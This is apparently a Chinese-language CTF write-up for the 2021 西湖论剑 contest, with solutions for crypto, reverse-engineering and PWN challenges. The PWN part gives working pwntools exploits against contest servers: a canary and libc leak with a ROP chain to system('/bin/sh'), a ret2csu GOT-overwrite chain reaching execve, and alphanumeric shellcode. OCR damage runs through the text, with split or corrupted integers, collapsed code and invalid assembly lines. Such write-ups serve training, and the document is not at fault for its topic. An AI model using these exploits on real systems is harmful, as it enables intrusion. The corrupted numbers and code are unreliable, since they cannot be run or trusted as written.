500890413668882007572041100415826413865976210187358858368647338895174473393 6
769732617279649797085152057880233721961,
301899179092185964785847705166950181255677272294377823045011205035318463496 6
827882896511776353418943085377874491481995834901170595269717598044269779479 5
272126688075717705533508877769313469371334564020654067012387221017868030610 0
865355059146219281124303460105424],
[148052450029409767056623510365366602228778431569288407577131980435074529632
715014971133452626021226944632282479312378667353792117133452069972334169386 8
372272859240111870356718747589010287195051638877893828357706642180457434652 2
278885925827282621786987760731414 4,
164363185031805515194693838138967103973882495327281640237109511804717975884 6
703070931850238668262625444826564833452294807110544441537830199752050040697 4
409481460927237136611253099942752 56,
109495870160167959404459761984601492581446353669964555986052447435407287646 3
594706103777991266120732282018054111417961291601831760040381602770339111092 2
112311910900034442340387304006761589708943814396303183085858356961537279163 1
753848480105681524857793728 42]
for j in range(len(wl)):
l = pell(wl[j])
ul.append(l[0])
vl.append(l[1])
print(ul)
print(vl)
```

解完之后excrt解出m1和m2，接着就能解得hm1和hm2

之后通过p*q和(p-1)//q求得p和q

```
#sage
pq, p1q =
85198615386075607567070020969981777827671873654631200472078241980737834438897
90014624884027919113915641653710839968287437062988820733450623704001783831355
89112750739041484515402557058184775811828662694130182630798586802216473416807
62989080418039972704759003343616652475438155806858735982352930771244880990190
31852693326745524891378222979916850411875651408 59,
10623995021320631630168390754576391633605524395570621094473647242596520010346
14217818047316784301163337020997778552794691372191652937255008875902803559731
07580745212368937514070059991848948031718253804694621821734957604838125210951
71152715126500073689660702919 8
p = (sqrt(pq*p1q+1/4)+1/2)[0]
q = pq // p
print(p)
print(q)
```

后面就是常规DSA了，附完整的exp

```
from Crypto.Util.number import *
from Crypto.Hash import SHA
from functools import reduce
from gmpy2 import *
def exgcd(a, b):
if b == 0: return 1, 0
x, y = exgcd(b, a % b)
return y, x - a // b * y
def uni(P, Q):
r1, m1 = P
r2, m2 = Q
d = gcd(m1, m2)
assert (r2 - r1) % d == 0
l1, l2 = exgcd(m1 // d, m2 // d)
return (r1 + (r2 - r1) // d * l1 * m1) % lcm(m1, m2), lcm(m1, m2)
def CRT(eq):
return reduce(uni, eq)
ul =
[10537190383977432819948602717449313819513015810464463348450662860435011008 0
01132238851729268032889296600248226221086420035262540732157097949791756421 02
60157414777859950334476630385152480717409912643114790661371029757210418220 67
49646224000919056423828828127287496628 0,12172365312433494332733735136922414 3
38942869253618258669005293154815617746643732096470160959000482598137829435 87
81446032392886186351422728173975231719924841105480990927174913175897972732 53
2233,14401763248315625391836174251991173632444291143854372329652570393238732
56269894716229817484088631407074328498896710966713912857642565350306252498 75
41452538027348934047734999186688295763048903979942775685255065014286878435 47
08347935642391730147703362434621133545 0]
vl =
[16845050031097293070720858377735384586272361427433769696862934083843792791 9
36597373643146773782593189440358213312591757919662169717557283367178907516 96
21831768398654909584273636143519940165648838850012943578686057625415421266 32
14052759529387768450120465862857 47,
19214557766495520792813045586658188872610709482610082121481218209694486527 05
85580442342368184834160008486307853040151893126315088740920010178019160080 26
01105030806253998955929263882382004,
25220695816897075916217095856631009012504127590059436393692101250418226097 32
33311932227300915630320673148892860517454682634466493232953553501013181999 42
95022357219402718919904604515604629527463997705258576836550164034002335675 67
83359924935106074017605019787]
cl1 =
[285258922377992879626654060042167879088906728491168257892421618605259039359
```

```
[2852589223779928796266540600042167879088906728491168257892421618605259039359
5645322161563386615512475256726384365091711034449682791268994623758937752874
7509182009618889970824771008110257218987207836668686234982462196772211062276
60895519058631965055790709130207760704,2111584990618013965631066460745842563
7670520081983248258984166026222898753505008904136688820075720411004158264138
6597621018735885836864733889517447339367697326172796497970851520578802337219
61,3018991790921859647858477051669501812556772722943778230450112050353184634
9668278828965117763534189430853778744914819958349011705952697175980442697794
7952721266880757177055335088777693134693713345640206540670123872210178680306
100865355059146219281124303460105424]
cl2 =
[148052450029409767056623510365366602228778431569288407577131980435074529632
7150149711334526260212269446322824793123786673537921171334520699723341693868
3722728592401118703567187475890102871950516388778938283577066421804574346522
2788859258272826217869877607314144,
1643631850318055151946938381389671039738824953272816402371095118047179758846
7030709318502386682626254448265648334522948071105444415378301997520500406974
40948146092723713661125309994275256,
1094958701601679594044597619846014925814463536699645559860524474354072876463
5947061037779912661207322820180541114179612916018317600403816027703391110922
1123119109000344423403873040067615897089438143963031830858583569615372791631
75384848010568152485779372842]
m11, mod1 = CRT(zip(cl1, ul))
m1 = long_to_bytes(iroot(m11, 7)[0])
hm1 = bytes_to_long(SHA.new(m1).digest())
# print(hm1)
m22, mod2 = CRT(zip(cl2, vl))
m2 = long_to_bytes(iroot(m22, 7)[0])
hm2 = bytes_to_long(SHA.new(m2).digest())
# print(hm2)
pq, p1q, t =
8519861538607560756707002096998177782767187365463120047207824198073783443889
7900146248840279191139156416537108399682874370629888207334506237040017838313
5589112750739041484515402557058184775811828662694130182630798586802216473416
8076298908041803997270475900334361665247543815580685873598235293077124488099
0190318526933267455248913782297991685041187565140859,
1062399502132063163016839075457639163360552439557062109447364724259652001034
6142178180473167843011633370209977785527946913721916529372550088759028035597
3107580745212368937514070059991848948031718253804694621821734957604838125210
951711527151265000736896607029198,
6013217639592289690251884524405106541714350755051986021107796550178331597110
9433544482411208238485135554065241864956361676878220342500208011089383751225
4374170498937255461767994171888759726772936800330053998831135311937053534048
9214181149341507975545618585888980145638691089223986973280527387928109461332
9645326287205736614546311143635580051444446576104548
r1, s1, s2, r2, s3 = 498841194617327650445431051685964174399227739376,
376599166921876118994132185660203151983500670896,
187705159843973102963593151204361139335048329243,
620827881415493136309071302986914844220776856282,
674735360250004315267988424435741132047607535029
p =
9513935388077210493987061814544823425103110515340656583302978729904037839500
2190438381537974853777890692924407167823818980082672873538133127131356810153
0129240252708839661724206587779033375760271059541198114954111490929604220554
4512109725980268696028825839975418548430735030545478883770236397152308533507
4839
q = 895513916279543445314258868563331268261201605181
s = s1-s2
m = hm1-hm2
k = (m * invert(s, q)) % q
```

```
x1 = (s1*k - hm1)*invert(r1, q) % q
x2 = (s3*k - hm1)*invert(r2, q) % q
print(long_to_bytes(x1)+long_to_bytes(x2))
#DASCTF{f11bad18f529750fe52c56eed85d001b}
```

hardrsa


羊城杯原题，附exp

```
from Crypto.Util.number import *
import sympy
dp=
37947697315814655083100495274764399443994043565648377226901308158053253964018902002095879651422415083768036697774727229188128539191916707772683632656447
3
c =
57248258945927387673579467348106118747034381190703777861409527336272914559699490353325906672956273559867941402281438670652710909532261303394045079629146156340801932254839021574139943933451924062888426726353230757284582863993227592703323133265180414382062132580526658205716218046366247653881764658891315592607194355733209493239611216193118424602510964102026998674323685134796018596817393268106583737153516632969041693280725297929277751136040546830230533898514659714717213371619853137272515967067008805521051613107141555788516894223654851277785393355178114230929014037436770678131148140398384394716456450269539065009396311996040422853740049508500540281488171285233445744799680022307180452210793913614131646875949698079917313572873073033804639877699884489290120302696697425
c1=
78100131461872285613426244322737502147219485108799130975202429638042859488136933783498210914335741940761656137516033926418975363734194661031678516857040723532055448695928820624094400481464950181126638456234669814982411270985650209245687765595483738876975572521276963149542659187680075917322308512163904423297381635532771690434016589132876171283596320435623376283425228536157726781524870348614983116408815088257609788517986810622505961538812889953185684256469540369809863103948326444090715161351198229163190130903661874631020304481842715086104243998808382859633753938512915886223513449238733721777977175430329717970940440862059204518224126792822912141479260791232312544748301412636222498841676742208390622353022668320809201312724936862167350709823581870722831329406359010293121019764160016316259432749291142448874259446854582307626758650151607770478334719317941727680935243820313144829826081955539778570565232935463201135110049861204432285060029237229518297291679114165265808862862827211193711159152992427133176177796045981572758903474465179346029811563765283254777813433339892058322013228964103304946743888213068397672540863260883314665492088793554775674610994639537263588276076992907735153702002001005383321442974097626786699895993544581572457476437853778794888945238622869401634353220344790419326516836146140706852577748364903349138246106379954647002557091131475669295997196484548199507335421499556985949139162639560622973283109342746186994609595988543869665206383389990591
y =
44970334770928732898244681231887015823036968862589430795360407450241325804526550249636599838356211991556508051807736083970500405821178436965648667830700734869199113661014291937277978277911150712910111067455923538839208211341730600205012421590480302689440015519427542483457794250015041044005766067946091864535737609561307972017214830209789373403478845812233381675916260588887953159421766192154729316428193492066993541708015683307252835851180775774855434861595797766378476212474655463815269346958076100243779383709410133840801740725198611658924052362534096402553135744670626387184348914306862050102028442178124387967529206026887635325085436918918292605520422900256822484643691815324572051445023443317071731108386859147718606189628279088085079747165832132412733471
```

```
044384303548447701319800496685163507749396253699098699063621740156280782580396381110648423249799978677464048064573295286907227573223731586708272033505908093909329866168055331687146868341749652112428632010764821271525717749605809153180223034181113464062952175715641555737653715197493259221458751283959091122542420275124005648554441013254277106432126907682720488814119888300119850592180486843113494157644417603647629426927228348502879853995590424574709425804565163951886379163038140557773577388942640379889459514684168616472046588938377533618516675731859207792726358851271493488450644781218434627893671126987367800054361443935738324982036590569092337572065375142909938106288722508418620596725707047339907162822488396^g = 2x = sympy.discrete_log(y, c1, g)p = sympy.symbols("p")a = sympy.solve([2019*p**2 + 2020*p**3 + 2021*p**4-x], [p])#print(a)p = 121316011657880246350300349210840704700538421129848668210703952817284688050727160024944276327574186211946625417661575532648896588927836354990164255288077412^m = pow(c, dp, p)print(long_to_bytes(m))
```

密码人集合

题目内容：A gift for u. enjoy it. XD
打开题目环境
ip: 82.157.25.233
port: 53900
protocol: tcp
发现直接打打不开，nc连接




请输入答案字符串： 最开始以为是西湖论剑我要拿第一，结果提示格式错误

最开始以为真的是输入字符格式不对，尝试过字母，数字之后都不行，最后想起来会不会是数独，
将汉字转化为数字进行数独在线解密：`https://shudu.gwalker.cn/`

解得：

```
2 4 1 3 6 9 5 8 7
3 6 5 8 7 1 2 9 4
7 8 9 5 2 4 6 1 3
8 7 4 2 9 6 1 3 5
9 5 3 1 8 7 4 6 2
1 2 6 4 5 3 8 7 9
5 3 7 6 4 8 9 2 1
6 9 2 7 1 5 3 4 8
4 1 8 9 3 2 7 5 6
```

解出为：湖剑西论要一我第拿论要我第拿西湖一剑拿第一我湖剑要西论第拿剑湖一要西论我一我论西第拿剑要湖西湖要剑我论第拿一我论拿要剑第一湖西要一湖拿西我论剑第剑西第一论湖拿我要



恭喜！答案正确，这是你的奖DASCTF{a2fc1eaeb8487631fe3bade2a6682a77}。
继续开启下一站的旅程吧。 拿到flag：DASCTF{a2fc1eaeb8487631fe3bade2a6682a77}

提交：a2fc1eaeb8487631fe3bade2a6682a77

REVERSE

TacticalArmed

程序开始时有反调试，把int 2D patch成int 3之后就可以动调。
抛出异常后会初始化四个常量，调试可以得到4011F0函数处smc执行后的字节码。
反汇编可见 右移5左移4XOR 推测是TEA加密输入值后比较是否一致，写解密脚本：

```
#include <stdio.h>
#include <stdbool.h>
#include <iostream>
#include<stdio.h>
#include<stdint.h>
using namespace std;
void DecryptTEA(unsigned int* firstChunk, unsigned int* secondChunk,
unsigned int* key, int count) {
unsigned int sum = 0;
unsigned int y = *firstChunk;
unsigned int z = *secondChunk;
unsigned int delta = -0x7E5A96D2; //smc第一段
sum = delta * 33 * (count+1);
for (int i = 0; i < 33; i++) //33轮
{
z -= (y << 4) + key[2] ^ y + sum ^ (y >> 5) + key[3];
y -= (z << 4) + key[0] ^ z + sum ^ (z >> 5) + key[1];
sum -= delta;
}
*firstChunk = y;
*secondChunk = z;
}
int main(int argc, char const* argv[]) {
unsigned int dword_405000[4];
dword_405000[0] = 0x7CE45630; //抛出异常时初始化的key数组
dword_405000[1] = 0x58334908; //原始key是fake key
dword_405000[2] = 0x66398867;
dword_405000[3] = 0xC35195B1;
unsigned int goal[] = {
0x422F1DED,0x1485E472,0x035578D5,0xBF6B80A2,0x97D77245,0x2DAE75D1,0x665FA963
,0x292E6D74,0x9795FCC1,0x0BB5C8E9,0 }; //最后比较的数组
for (int i = 0; i < 5; i++) {
DecryptTEA(&goal[i * 2 + 0], &goal[i * 2 + 1], dword_405000, i);
}
printf("%s\n", goal);
return 0;
}
```

输出即为flag

```
hacker@ubuntu:~/PWN/西湖论剑·2021中国杭州网络安全技能大赛/REVERSE/TacticalArmed$ ./exp
kgDlogB2yGa2roiAeXiG8_aqnLzCJ_rFHSPrn55K
```

ROR

把判断处展开：

```
printf("%02x ",(unsigned __int8)(
(v6[j] & Str[i + 7]) << (8 - (7 - j) % 8u) |
(v6[j] & Str[i + 6]) << (8 - (6 - j) % 8u) |
(v6[j] & Str[i + 5]) << (8 - (5 - j) % 8u) |
(v6[j] & Str[i + 4]) << (8 - (4 - j) % 8u) |
(v6[j] & Str[i + 3]) << (8 - (3 - j) % 8u) |
(v6[j] & Str[i + 2]) << (8 - (2 - j) % 8u) |
(v6[j] & Str[i + 1]) << (8 - (1 - j) % 8u) |
(v6[j] & Str[i + 0]) << (8 - (0 - j) % 8u) |
(v6[j] & (unsigned int)Str[i + 7]) >> ((7 - j) % 8u) |
(v6[j] & (unsigned int)Str[i + 6]) >> ((6 - j) % 8u) |
(v6[j] & (unsigned int)Str[i + 5]) >> ((5 - j) % 8u) |
(v6[j] & (unsigned int)Str[i + 4]) >> ((4 - j) % 8u) |
(v6[j] & (unsigned int)Str[i + 3]) >> ((3 - j) % 8u) |
(v6[j] & (unsigned int)Str[i + 2]) >> ((2 - j) % 8u) |
(v6[j] & (unsigned int)Str[i + 1]) >> ((1 - j) % 8u) |
(v6[j] & (unsigned int)Str[i + 0]) >> ((0 - j) % 8u)
));
```

不难发现加密前每一位只对加密后两个位有影响，但是事实上有一半不会被执行
因为只有当(v6[j]&255)位移后大于0且小于128才会有影响.
因此加密前后的位有对应关系，写脚本还原：

```
#include <stdio.h>
#include <stdbool.h>
#include <iostream>
using namespace std;
int __cdecl main(int argc, const char** argv, const char** envp){
char v4; // [esp+0h] [ebp-2C0h]
char v5; // [esp+8Fh] [ebp-231h]
int v6[9]; // [esp+94h] [ebp-22Ch]
int j; // [esp+B8h] [ebp-208h]
unsigned int i; // [esp+BCh] [ebp-204h]
char Str[80] = { 0 }; // [esp+1C0h] [ebp-100h] BYREF
char data[] = {
0x65, 0x08, 0xF7, 0x12, 0xBC, 0xC3, 0xCF, 0xB8, 0x83, 0x7B,
0x02, 0xD5, 0x34, 0xBD, 0x9F, 0x33, 0x77, 0x76, 0xD4, 0xD7,
0xEB, 0x90, 0x89, 0x5E, 0x54, 0x01, 0x7D, 0xF4, 0x11, 0xFF,
0x99, 0x49, 0xAD, 0x57, 0x46, 0x67, 0x2A, 0x9D, 0x7F, 0xD2,
0xE1, 0x21, 0x8B, 0x1D, 0x5A, 0x91, 0x38, 0x94, 0xF9, 0x0C,
0x00, 0xCA, 0xE8, 0xCB, 0x5F, 0x19, 0xF6, 0xF0, 0x3C, 0xDE,
0xDA, 0xEA, 0x9C, 0x14, 0x75, 0xA4, 0x0D, 0x25, 0x58, 0xFC,
0x44, 0x86, 0x05, 0x6B, 0x43, 0x9A, 0x6D, 0xD1, 0x63, 0x98,
0x68, 0x2D, 0x52, 0x3D, 0xDD, 0x88, 0xD6, 0xD0, 0xA2, 0xED,
0xA5, 0x3B, 0x45, 0x3E, 0xF2, 0x22, 0x06, 0xF3, 0x1A, 0xA8,
0x09, 0xDC, 0x7C, 0x4B, 0x5C, 0x1E, 0xA1, 0xB0, 0x71, 0x04,
0xE2, 0x9B, 0xB7, 0x10, 0x4E, 0x16, 0x23, 0x82, 0x56, 0xD8,
0x61, 0xB4, 0x24, 0x7E, 0x87, 0xF8, 0x0A, 0x13, 0xE3, 0xE4,
0xE6, 0x1C, 0x35, 0x2C, 0xB1, 0xEC, 0x93, 0x66, 0x03, 0xA9,
0x95, 0xBB, 0xD3, 0x51, 0x39, 0xE7, 0xC9, 0xCE, 0x29, 0x72,
0x47, 0x6C, 0x70, 0x15, 0xDF, 0xD9, 0x17, 0x74, 0x3F, 0x62,
0xCD, 0x41, 0x07, 0x73, 0x53, 0x85, 0x31, 0x8A, 0x30, 0xAA,
0xAC, 0x2E, 0xA3, 0x50, 0x7A, 0xB5, 0x8E, 0x69, 0x1F, 0x6A,
0x97, 0x55, 0x3A, 0xB2, 0x59, 0xAB, 0xE0, 0x28, 0xC0, 0xB3,
0xBE, 0xCC, 0xC6, 0x2B, 0x5B, 0x92, 0xEE, 0x60, 0x20, 0x84,
0x4D, 0x0F, 0x26, 0x4A, 0x48, 0x0B, 0x36, 0x80, 0x5D, 0x6F,
0x4C, 0xB9, 0x81, 0x96, 0x32, 0xFD, 0x40, 0x8D, 0x27, 0xC1,
0x78, 0x4F, 0x79, 0xC8, 0x0E, 0x8C, 0xE5, 0x9E, 0xAE, 0xBF,
0xEF, 0x42, 0xC5, 0xAF, 0xA0, 0xC2, 0xFA, 0xC7, 0xB6, 0xDB,
```

```
0x18, 0xC4, 0xA6, 0xFE, 0xE9, 0xF5, 0x6E, 0x64, 0x2F, 0xF1,
0x1B, 0xFB, 0xBA, 0xA7, 0x37, 0x8F };
char c[] = {
0x65, 0x55, 0x24, 0x36, 0x9D, 0x71, 0xB8, 0xC8, 0x65, 0xFB,
0x87, 0x7F, 0x9A, 0x9C, 0xB1, 0xDF, 0x65, 0x8F, 0x9D, 0x39,
0x8F, 0x11, 0xF6, 0x8E, 0x65, 0x42, 0xDA, 0xB4, 0x8C, 0x39,
0xFB, 0x99, 0x65, 0x48, 0x6A, 0xCA, 0x63, 0xE7, 0xA4, 0x79 };
int goal[40] = {-1};
for (int i = 0; i < 40; i++) {
for (int j = 0; j < 256;j++) {
if (c[i] == data[j]) {
goal[i] = j;
}
}
}
v6[0] = 128;
v6[1] = 64;
v6[2] = 32;
v6[3] = 16;
v6[4] = 8;
v6[5] = 4;
v6[6] = 2;
v6[7] = 1;
for (i = 0; i < 40; i += 8)
{
for (j = 0; j < 8; ++j)
{
for (int k = 0; k < 8; k++) {
if (goal[i + j] & (v6[j] << (8 - (k - j) % 8u))) {
Str[i + k] |= v6[j];
}
if (goal[i + j] & (v6[j] >> ((k - j) % 8u))) {
Str[i + k] |= v6[j];
}
}
}
}
cout << Str << endl;
return 0;
}
```

这里的data和c是直接从程序里拿出来的数组，运行得到flag:
Q5la5_3KChtem6_HYHk_NlHhNZz73aCZeK05ll96

虚假的粉丝

解题思路：
用正则 “U…S”搜f里面的那一堆文件，
4157，1118，40，得到 UzNDcmU3X0szeSUyMCUzRCUyMEFsNE5fd0FsSzNS，base64+百分号解码，得到key：Al4N_wAlK3R，再用里面的5315 文件就是字符画 即可看到flag。
exp.py

```
import re
import base64
path = "H:\CTF\西湖论剑·2021中国杭州网络安全技能大赛\REVERSE\虚假的粉丝\\f\\ASCIIfaded "
US = re.compile("U.....................................S", re.S)
for i in range(1, 5317):
name = str(i).zfill(4) + ".txt"
with open(path + name, "r") as f:
b = f.read()
items = re.findall(US, b)
if items != []:
print(name, items)
print(b)
key =
base64.b64decode("UzNDcmU3X0szeSUyMCUzRCUyMEFsNE5fd0FsSzNSWM==").decode().sp
lit("20")[-1]
k = 0
print("key is here:",key)
with open(path + "5315.txt", "r") as f:
b = f.read()
for i in b:
if k > 10:
k = 0
print(chr(ord(i) ^ ord(key[k])), end="")
k += 1
```

不难看出flag为：A_TrUe_AW_f4ns

PWN

string _go

例行检查：

IDA打开发现没有后门函数字符等，考虑泄露canary得值和libc基址，接着查找system binsh在libc里面的地址。

exp.py

```python
from pwn import *
context.log_level = 'debug'
context.arch='amd64'
#p = process('./string_go')
p = remote('82.157.20.104',28100)
elf=ELF('./string_go')
libc=ELF('./libc-2.27.so')
p.sendlineafter('>>> ','1+2')
p.sendlineafter('>>> ','-1')
p.sendlineafter('>>> ','a'*0x8)
p.sendlineafter('>>> ','1')
p.recv(0x28)
addr=u64(p.recv(8))-0x730157
p.recv(8)
canary=u64(p.recv(8))
system=addr+libc.symbols['system']
binsh=addr+libc.search('/bin/sh').next()
payload =
('a'*0x18+p64(canary)+p64(0)*3+p64(addr+libc.search(asm('ret')).next())+p64(
addr+libc.search(asm('pop rdi\nret')).next())+p64(binsh)+p64(system))
p.sendline(payload)
p.interactive()
```

blind

检查：

64位的架构并且开启了NX，所以我们没办法传shellcode。我们IDA打开分析一下。看一下main函 数：

```
1 ssize_t __fastcall main(__int64 a1, char **a2, char **a3)
2 {
3   char buf; // [rsp+0h] [rbp-50h]
4
5   setvbuf(stdin, 0LL, 2, 0LL);
6   setvbuf(stdout, 0LL, 2, 0LL);
7   setvbuf(stderr, 0LL, 2, 0LL);
8   alarm(8u);
9   sleep(3u);
10  return read(0, &buf, 0x500uLL);
11 }
```

很明显的栈溢出，我们看一下stack：

```
0000000000000050 buf             db ?
000000000000004F                 db ? ; undefined
000000000000004E                 db ? ; undefined
000000000000004D                 db ? ; undefined
000000000000004C                 db ? ; undefined
000000000000004B                 db ? ; undefined
000000000000004A                 db ? ; undefined
0000000000000049                 db ? ; undefined
0000000000000048                 db ? ; undefined
0000000000000047                 db ? ; undefined
0000000000000046                 db ? ; undefined
0000000000000045                 db ? ; undefined
0000000000000044                 db ? ; undefined
0000000000000043                 db ? ; undefined
0000000000000042                 db ? ; undefined
0000000000000041                 db ? ; undefined
0000000000000040                 db ? ; undefined
000000000000003F                 db ? ; undefined
000000000000003E                 db ? ; undefined
000000000000003D                 db ? ; undefined
000000000000003C                 db ? ; undefined
000000000000003B                 db ? ; undefined
000000000000003A                 db ? ; undefined
0000000000000039                 db ? ; undefined
0000000000000038                 db ? ; undefined
0000000000000037                 db ? ; undefined
0000000000000036                 db ? ; undefined
0000000000000035                 db ? ; undefined
```


50个字节。

我们shift F12看一下是否有敏感的system binsh等这些可获取系统权限的字符

依旧没有。所以我们首先得考虑泄露got表内libc的基址。 然后找到libc内system和binsh的地址， 即可getshell。在 64 位程序中，函数的前 6 个参数是通过寄存器传递的，但是大多数时候，我们很难找 到每一个寄存器对应的 gadgets。

```
.text:00000000004007B6 loc_4007B6:                             ; CODE XREF: i
.text:00000000004007B6                 add     rsp, 8
.text:00000000004007BA                 pop     rbx
.text:00000000004007BB                 pop     rbp
.text:00000000004007BC                 pop     r12
.text:00000000004007BE                 pop     r13
.text:00000000004007C0                 pop     r14
.text:00000000004007C2                 pop     r15
.text:00000000004007C4                 retn
.text:00000000004007C4 ; } // starts at 400760
.text:00000000004007C4 init            endp
```


```
.text:00000000004007A0 loc_4007A0:                             ; CODE XREF: init+54↓j
.text:00000000004007A0                 mov     rdx, r13
.text:00000000004007A3                 mov     rsi, r14
.text:00000000004007A6                 mov     edi, r15d
.text:00000000004007A9                 call    qword ptr [r12+rbx*8]
.text:00000000004007AD                 add     rbx, 1
.text:00000000004007B1                 cmp     rbx, rbp
.text:00000000004007B4                 jnz     short loc_4007A0
.text:00000000004007B6
.text:00000000004007B6 loc_4007B6:                             ; CODE XREF: init+34↑j
```

```
.bss:0000000000601088                                          ; sub_400670+13↑w
```

exp：

```
from pwn import *
context.log_level = "debug"
#p = process("./blind")
p = remote("82.157.6.165",22700)
elf = ELF("./blind")
libc = ELF("/lib/i386-linux-gnu/libc.so.6")
def gadget(p1, p2, j2, a1 = 0x0, a2 = 0x0, a3 = 0x0):
payload = p64(p1)
payload += p64(0x0)
payload += p64(0x1)
payload += p64(j2)
payload += p64(a3)
payload += p64(a2)
payload += p64(a1)
payload += p64(p2)
payload += 'A' * 56
return payload
pop_rdi = 0x00000000004007c3
pop_rsi_r15 = 0x00000000004007c1
payload = "a" * 0x58
payload += gadget(0x4007BA,0x4007A0,elf.got["read"],0,elf.got["alarm"],1)
payload += gadget(0x4007BA,0x4007A0,elf.got["read"],0,0x601088,0x3b)
payload += gadget(0x4007BA,0x4007A0,elf.got["alarm"],0x601088,0,0)
payload += (0x500 - len(payload)) * "\x00"
p.send(payload)
p.send("\xd5")
p.send("/bin/sh\x00" + "a" * (0x3b-8))
p.interactive()
```

远程：



code_project

检查：

啥保护都没开，那就编写shellcode直接打了；

exp：

```python
from pwn import *
context(log_level = 'debug', arch = 'i386', os = 'linux')
#p = process('./code_project')
p = remote('82.157.31.181',58400)
shellcode = '''
push 1
pop rdi
push 0x1
pop rdx
mov esi, 0x1010101
xor esi, 0x1611181
push 0x1601101
pop r14
xor r14, 0x1010101
pop 0x1011101
pop r15
xor r 15,0x1010101
search:
add r14, r15 /*r14: addr*/
mov [rsi], r14
mov [rsi+8], r15
push SYS_writev
pop rax
syscall
jmp search
'''
payload=
("Rh0666TY1131Xh333311k13XjiV11Hc1ZXYf1TqIHf9kDqW02DqX0D1Hu3M2G032x0Z020h3V0
11k01034q5n4r0G0Q000Y0j2A0Q010r0j084t4X050s010F0X0P2A01012x0o2C4s4v010")
p.sendline(payload)
p.interactive()
```

远程：

```
hacker@ubuntu:~/PWN/西湖论剑·2021中国杭州网络安全技能大赛/PWN/code_project$ python exp.py
